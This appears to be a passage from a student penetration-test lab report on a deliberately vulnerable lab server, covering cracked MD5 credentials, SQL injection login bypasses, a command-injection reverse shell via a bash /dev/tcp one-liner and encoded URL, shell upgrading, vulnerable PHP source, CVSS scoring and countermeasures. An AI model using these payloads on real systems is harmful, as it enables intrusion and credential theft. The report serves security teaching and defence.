


Figure 72: Accessing the management system as user marq




Figure 73: System log showing freeman changed their password




Figure 74: Hash of new freeman password

Hash	Type	Result
0571749e2ac330a7455809c6b0e7af90	md5	sunshine
fddd21b9d7ce17da93c30fa5a653a1df	md5	*****
df64dc2eb4a0b85091dd31eb4923eaac	md5	??????
14754f13e5280c5d49d2ae536c2d57e2	md5	machine
c13d23675b7a621212c3a6bb07e0e8df	md5	hackerman
cd1142c62ebbe49a17bc8788a4c83bec	md5	anwendungssicherheit

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

Figure 75: Cracking password hashes via crack station

Source: <https://crackstation.net>

The publicly available information consequently lead to the compromise of all credentials for the web application:

Username	Password
marq	sunshine
freeman	??????
groves	machine
joe	hackerman
heuzeroth	anwendungssicherheit

Login with these credentials was possible (see Figure 76 - Figure 80):




Figure 76: Logged in as marq




Figure 77: Logged in as freeman




Figure 78: Logged in as groves




Figure 79: Logged in as joe




Figure 80: Logged in as heuzeroth

Login was also possible without a password via SQL injection. The code for *login.php* contains this vulnerability because the user input is not being properly escaped before the query is run against the database (see Figure 81). The source code code for the php webpages was obtained later in the process of penetration testing the server, and will be discussed in detail in those respective sections.

```
$check_user="select * from users WHERE  
            username='$user_name' AND  
            password='$user_pass'";
```

Figure 81: SQL statement that does not escape user input before querying

Since it was already known that user data was being stored in a relational database because of the discovered SQL backup, it was decided to test a common SQL injection tactic. The idea is to end the statement prematurely by inputting characters that get interpreted as valid SQL, manipulating the query's conditional password-check in a way that would force it to evaluate to "true". Three approaches were found to work (see Figure 82 - Figure 84). The full page screenshots showing that login in this way worked can be viewed in the appendix see Figure 119 - Figure 121)

Welcome, **marq'#**

Figure 82: Successful SQL injection attempt 1

Welcome, **marq'--**

Figure 83: Successful SQL injection attempt 2

Welcome, **marq' OR '1'='1**

Figure 84: Successful SQL injection attempt 3

In the following SQL statement examples, "HASH()" is used to represent the hash of the empty password field input that is being sent. The resulting queries turn out to be, respective to the injection order shown in Figure 82 through Figure 84:

1. `SELECT * FROM users WHERE username='marq' #' AND password='HASH()';`
2. `SELECT * FROM users WHERE username='marq' -- ' AND password='HASH()';`

Approaches 1 and 2 insert single line comment character(s), which prevent validation of the rest of the statement after them (colored gray). The query thus only checks for matching usernames, disregarding the password field entirely [44]. As a result the statements become:

```
SELECT * FROM users WHERE username='marq';
```

It is not directly apparent from Figure 83, but there is a trailing whitespace that has to be inserted before submitting the login form. Otherwise the part of the SQL statement beginning from "AND" doesn't get properly commented out.

3. `SELECT * FROM users WHERE username='marq' OR '1' = '1' AND password='HASH()';`

Approach 3 exploits that the relevant operators in MySQL have the following precedence hierarchy (in descending order of evaluation precedence) [45].:

- =
- AND
- OR

The conditional therefore always evaluates to the following:

```
SELECT * FROM users WHERE username='marq' OR (('1' = '1') AND password='HASH()');
```

'1' = '1' evaluates to "true", therefore the statement becomes:

```
SELECT * FROM users WHERE username='marq' OR (TRUE AND password='HASH()');
```

An empty password input makes the hash comparison fail, making the statement become:

```
SELECT * FROM users WHERE username='marq' OR (TRUE AND FALSE);
```

TRUE AND FALSE evaluates to FALSE, therefore the statement becomes:

```
SELECT * FROM users WHERE username='marq' OR FALSE;
```

Since OR FALSE doesn't change the truth value of a statement, it can be ignored:

```
SELECT * FROM users WHERE username='marq';
```

The statement therefore always skips the password check entirely, granting access to the web application if a valid username is provided.

4.2.5 Reverse shell creation

The webpage's source code contained a Directory Traversal File Inclusion vulnerability (see Figure 85).

```
if(isset($_GET['read'])){
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly
    //execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div><div>";
}
```

Figure 85: File inclusion vulnerability in php source code of *management.php*

User input was being executed without being validated or filtered first, enabling an adversary to inject malicious commands via the optional read parameter. The parameter is intended to take a file name (like e.g. *sys.log*, see Figure 86), to determine which content should be rendered onto the page.




Figure 86: File inclusion vulnerability in php source code of *management.php*

Any valid filepath would be read. For this reason the contents of */etc/passwd* were able to be printed to the webpage (see Figure 88) by supplying the relative path to the */var/www/html* directory (see Figure 87) [46], inside which webpages commonly reside in on Linux systems running nginx.




Figure 87: Relative filepath for file inclusion of */etc/passwd*




Figure 88: File inclusion of */etc/passwd*

To create a reverse shell, a shell command that establishes the connection and transmits the attacker input was needed (see Figure 89).

Bash

Some versions of [bash can send you a reverse shell](#) (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 89: URL for reverse shell creation

Source: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

This achieves the following:

- **bash -i**

Starts a bash process. It starts in interactive mode, which reads from and writes to a user's terminal[47], to provide more interactive features.

- **>&**

`>&word` is semantically equivalent to `>word 2>&1`. Redirects the standard output *stdout* (file descriptor *1* = */dev/stdout*) and the standard error output *stderr* (file descriptor *2* = */dev/stderr*) to the specified target (*word*) [48] (see next item).

- **/dev/tcp/10.0.61.2/443**

Creates a socket to establish a connection to the attacker machine on port 443 [49], where a netcat listener will be established. This serves as the target for redirection.

- **0>&1**

Makes the standard input *stdin* (file descriptor *0* = */dev/stdin*) point where *stdout* is pointing. Redirects inputs to the TCP connection.

This command contains characters reserved in the context of URLs (e.g. "&", "/", etc.) that needed to be encoded [50]. This was done with an online URL encoder (see Figure 90).

The reverse shell command then needed to be concatenated with the valid url to have the target machine execute the regular read operation as well as the reverse shell creation command. The whitespace character gets encoded as `%20`, the ampersand symbol as `%26`. The encoded sequence for concatenation hence needed to be:

`%20%26%26%20`

Text to encode

bash -i >& /dev/tcp/10.0.61.2/443 0>&1

Encoded URL

bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261

Figure 90: URL-encoding the reverse shell command

Source: <https://jam.dev/utilities/url-encoder>

The fully resulting encoded URL to create the reverse shell takes the following form:

```
http://mesa/management.php?read=sys.log%20%26%26%20bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%2F8080%200%3E%261
```

Passing a valid file name and concatenating the executed read command via && allowed for arbitrary code execution of the appended command (Command Injection) [51]. A netcat listener was established and the encoded URL was pasted into the browser's URL bar (see Figure 91).




Figure 91: Creating netcat listener and preparing the URL

Requesting the page with the malicious URL resulted in a reverse shell being established (see Figure 92).




Figure 92: Reverse shell after sending the URL

The shell was then upgraded to an interactive shell (see Figure 94).

```

(student@kali)-[~/ssh]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 48764
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/usr/bin/bash script -q /dev/null
www-data@AuV-Mesa-Entry-15:~/html$ ^Z
zsh: suspended nc -lvp 443

(student@kali)-[~/ssh]
$ stty raw -echo; fg
[1] + continued nc -lvp 443

www-data@AuV-Mesa-Entry-15:~/html$ export TERM=linux
www-data@AuV-Mesa-Entry-15:~/html$ export SHELL=zsh
www-data@AuV-Mesa-Entry-15:~/html$ tty
/dev/pts/4
www-data@AuV-Mesa-Entry-15:~/html$ █

```

Figure 93: Reverse shell after sending the URL

The following steps were taken to that end:

1. *SHELL=/usr/bin/bash script -q /dev/null*

- **SHELL = /usr/bin/bash**

Set the environment variable SHELL to the absolute filepath of the bash program for the following command [47].

- **script -q /dev/null**

The script utility starts a tty shell session. The *-q* flag suppresses start and stop messages [52]. Discards the script logs (redirects to */dev/null*) [53].

2. *Send process to background*

Sent the process to the background by pressing Z.

3. **stty raw -echo; fg**

Stty set the terminal characteristics to disable echo of all input with the *-echo* flag, and set the input mode to *raw*, meaning it is handed through without processing [54]. The local terminal now acts as a pass-through layer to the spawned shell, which is brought back into the foreground with *fg*.

4. **export** TERM=*linux* and **export** SHELL=*zsh*

Set the environment variables controlling terminal behavior for extra usability.

The reverse shell was now upgraded to a full interactive shell, which allowed for terminal functionality like e.g. job control that the base POSIX reverse shell didn't provide.

4.2.6 Source Code Analysis

This section will analyze snippets of the source code of both *login.php* and *management.php*.

The process of obtaining the source code via the reverse shell has been documented in the appendix (see Figure 122 - Figure 124). The extracted files can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 4. Source Code Analysis

4.2.6.1 *login.php.save*

The file *login.php.save* seems to have originated when the main file was being edited on the target machine and the editing software crashed or ran out of available buffer, creating a *.save* file [55]. Its code contents mirror *login.php*, which will be discussed in the following section.

```
1 #Don't edit files on prod system. Most editors keep a .save file, which  
  can remain if the editor was incorrectly closed (e.g. crashed).  
2 #ICSe{n3v3r_pr0d_3d1t}
```

Figure 94: *login.php.save* flag

4.2.6.2 *login.php*

The login page contained the previously discussed SQL injection vulnerability (see *Section 4.2.4 – Credential Acquisition and Web-Application Login*). The user input was being passed without validation and without escaping to the variables **\$user_name** (input from the username field) and **\$user_pass** (raw MD5 hash of the input from the password field) (see Figure 95).

These variables were written into a predefined string **\$check_user**, which gets used as an SQL query. The variables were not escaped or validated before running the query against the database. The user can terminate the input prematurely by using the SQL string literal " ' " (single quote) or writing conditional logic to the statement that gets evaluated (see Figure 95).

The **\$check_user** variable got passed to the function **mysqli_query** along with the connection to the live database (see Figure 95). This function does not escape the passed query, running it against the database without further checks [56].

Since the input is neither validated nor escaped at any point, any input resulting in valid SQL was executed.

```

{    //ICSe{l34rn_fr0m_s0urc3_c0de_r3v13w}
    //AUER ' or 1=1; --
    //Always use protection! ;-) Escape input
and use variable binding if available.
    $user_name=$_POST['username'];
    $user_pass=md5($_POST['pass']);

    $check_user="select * from users WHERE
                username='$user_name' AND
                password='$user_pass'";

    $run=mysqli_query($dbcon,$check_user);

```

Figure 95: Source code of *login.php* SQL injection vulnerability and flag

4.2.6.3 *management.php*

The management page contains the previously discussed File Inclusion / Command Injection vulnerability. The problem is a lack of user input validation, as with the SQL injection vulnerability.

User input is accessed by the php program from the "read" URL-parameter via the variable **\$_GET**, after which it is immediately passed to the **shell_exec** function without any validation (see Figure 96). The function does not perform checks to determine if malicious user input is present, executing the passed command. [57]. This enables the user to pass input which forms a valid shell command that gets executed.

```

if(isset($_GET['read'])){
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div><div>";
    if($_GET['read'] != "err.log" && $_GET['read'] != "login.log" &&
$_GET['read'] != "sys.log"){
        echo "<span style=\"background-color:#011526; color:#F2B872\">( ͡° ͜ʖ ͡°) 🙌
<strong>ICSe{1s_th1s_4_lf1?}</strong></span>";

```

Figure 96: *management.php* command injection vulnerability and flags

```

if($_SESSION['logged_user'] != "marq" && $_SESSION['logged_user'] != freeman &&
$_SESSION['logged_user'] != groves){
    echo "<div class=\"alert alert-
hacker\"><strong><center>ICSe{f4m0us_10r1_1n13ct}</strong></center></div>";

```

Figure 97: Additional *management.php* flag

4.2.7 Plain-Text Password Acquisition

4.2.8 SSH Login

4.2.9 Privilege Escalation

4.3 Digital Forensics

5 Vulnerabilities and Countermeasures

- **Risk Assessment**

Risk assessment is done via computation of CVSS v4.0 Scores [58]. The chosen metrics will be explained briefly. If a metric isn't listed, it means there is insufficient information to determine a score and it has been omitted for brevity. "Not Defined (X)", "None (N)", or "No (N)" will have been chosen in all such cases. Environmental Metrics for example are treated as such at points, since they would depend on an actual organization assessing a vulnerability, which doesn't apply to the laboratory setting.

5.1 Windows Scanning and Buffer Overflow

5.1.1 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see *Section 4.1.2 – Buffer Overflow Attack* for execution details). The vulnerability can be classified as:

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') [59]

There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [60].

5.1.1.1 Working principle

Cowan et al. explain the principle is, that a program vulnerable to Buffer Overflow does not validate input length or contents, instead writing the input to memory without proper bounds-checks. The attacker's goal is exploiting the fact that input isn't being validated correctly by the server, enabling them to overwrite memory with malicious code, taking over the program [61].

Cowan et al. continue that the program should be provided a string as input, which is made up of native CPU instructions. The program then writes this string to the buffer, storing the injected code. Since there are insufficient bounds-checks, the allotted buffer can be overstepped, writing to adjacent memory. The exploit used intends to overwrite *code pointers*, pointing to the instruction that should be executed next. Cowan et al. go on to explain that the program lays down an Activation Record on the Stack for each function call, contain the return address, which point the operating system to the next instruction to run after the function has returned [61]. In the case of

the attacked Windows machine, this return address is held in the EIP register. By corrupting this register with a suitable address, the attacker can force the target system to execute the injected code, which is called "The stack-smashing attack" [62]. The most common approach is to provide the vulnerable service with a string, that overflows the buffer, corrupts the return address and provides the payload right after [63], which was utilized in this assignment.

5.1.1.2 Cause and Prevention of the vulnerability

The VulnServer application cloneable from Bradshaw's Github repository uses *strcpy* (see Figure 98), a C function which does not check if enough space is present before it copies input into the buffer [64].


```
void Function1(char *Input) {  
    char Buffer2S[140];  
    strcpy(Buffer2S, Input);  
}
```

Figure 98: Example of C Code vulnerable to Buffer Overflows from VulnServer Repo

Source: <https://github.com/stephenbradshaw/vulnserver/blob/master/vulnserver.c>

The modified version of VulnServer deployed in the laboratory similarly does not conduct any bounds checks when processing the input, allowing for the Buffer Overflow to occur. To fix this vulnerability, a safer function like *strcpy_s* could be used [64], or a bounds check could be implemented before calling the unsafe function. In the latter case, the input length should be validated, ensuring it fits inside the allotted char buffer without flowing over.

5.1.2 Risk Assessment



The image shows a web-based calculator for the Common Vulnerability Scoring System (CVSS) version 4.0. The title bar reads "Common Vulnerability Scoring System Version 4.0 Calculator". Below the title, there is a green input field containing the vector string "CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/AU:Y". To the right of this field is a "Reset" button. Below the input field, the calculated score is displayed: "CVSS v4.0 Score: 9.4 / Critical" with a small circular icon containing a plus sign.

Figure 99: CVSS v4.0 Score calculation

Source: <https://www.first.org/cvss/calculator/4.0>

Vector: CVSS:4.0/AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
CVSS v4.0 Score: 9.4 / Critical

Base Metrics

Exploitability Metrics

Attack Vector (AV) | **Adjacent (A)**

The attack had to be launched inside the laboratory subnet, the logical network of the server.

Attack Complexity (AC): | **Low (L)**

Once the script was perfected, execution of the script was all an attacker needed to do.

Attack Requirements (AR): | **None (N)**

Attacks using the finalized script can be expected to work on all servers configured this way.

Privileges Required (PR) | **None (N)**

No privileges are necessary, any unauthenticated user can execute the attack.

User Interaction (UI) | **None (N)**

The system runs the payload without need for interaction.

Impact Metrics

Confidentiality | **High (H)**

Files and information can be extracted via the reverse shell.

Integrity | **High (H)**

The system can be altered via the reverse shell.

Availability | **High (H)**

The attack can crash the server, denying access to the service.

Since compromise of the vulnerable system (VulnServer) lead to a reverse shell on the subsequent system (Windows 7 machine), both metric types got the same scores.

Supplemental Metrics

Automatable (AU) | **Yes (Y)**

An attacker could automate scanning a network for servers matching the VulnServer fingerprint, create a listener on separate ports for each match, generate a payload for each port, and launch the script with different payloads against multiple machines automatically.

5.1.3 Countermeasures

The laboratory setup was purposely designed with a low level of security, therefore a multitude of possible mitigation, detection, and incident response measures exist.

- **Exploit Protection (M1050)**

Necessitating DEP and enabling ASLR for the VulnServer process would have prevented the abuse of the permanent JMP ESP location command, making repeated exploitation more difficult [65].

- **Reducing attack surface**

Reducing publicly accessible sensitive data is advisable to minimize damages [66].

- **Detecting abnormal network traffic**

Monitoring network traffic can help identify threats and prevent them. IP addresses could be blacklisted via firewall e.g. if port scanning is detected. [67, 68] Monitoring outbound callbacks could also be of value. A webserver shouldn't connect to port 443 on another machine, that could have been blocked by a firewall rule as well [69, 70, 71].

- **Isolating applications**

If an attacker were to exploit a vulnerability, sandboxing the application could make it more difficult for the whole system to get compromised [72].

- **Network segmentation**

Create a demilitarized zone (DMZ) to encapsulate public-facing services can limit damages to the whole network if an attack were to be successful [73].

- **Security monitoring**

Employing a SIEM system or other security applications (like IDS / IPS) could aid detection of malicious activity [65].

- **Privileged Account Management (M1026)**

Use the least privilege principle to limit exploitable permissions [74].

- **Vulnerability Scanning (M1016)**

Periodically scan public-facing systems for vulnerabilities [75]. This could lead to the discovery of potential weaknesses like the Buffer Overflow.

5.2 Linux - Complete Pentest (Mesa)

5.3 Digital Forensics

6 Personal Evaluation

6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "AUTH" portion, was missing a whitespace (see Figure 100). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""  
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 100: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see Figure 101).

```
(student@kali)-[~]  
$ ip a | grep eth  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
    link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
    link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.101.20/24 brd 192.168.101.255 scope global  
    link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff  
    link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 101: Wrong IP address for the attack

After some experimentation with payload generation, I took a look at all network interfaces on the attacking computer once more (see Figure 102). Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me think consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.

```

(student@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
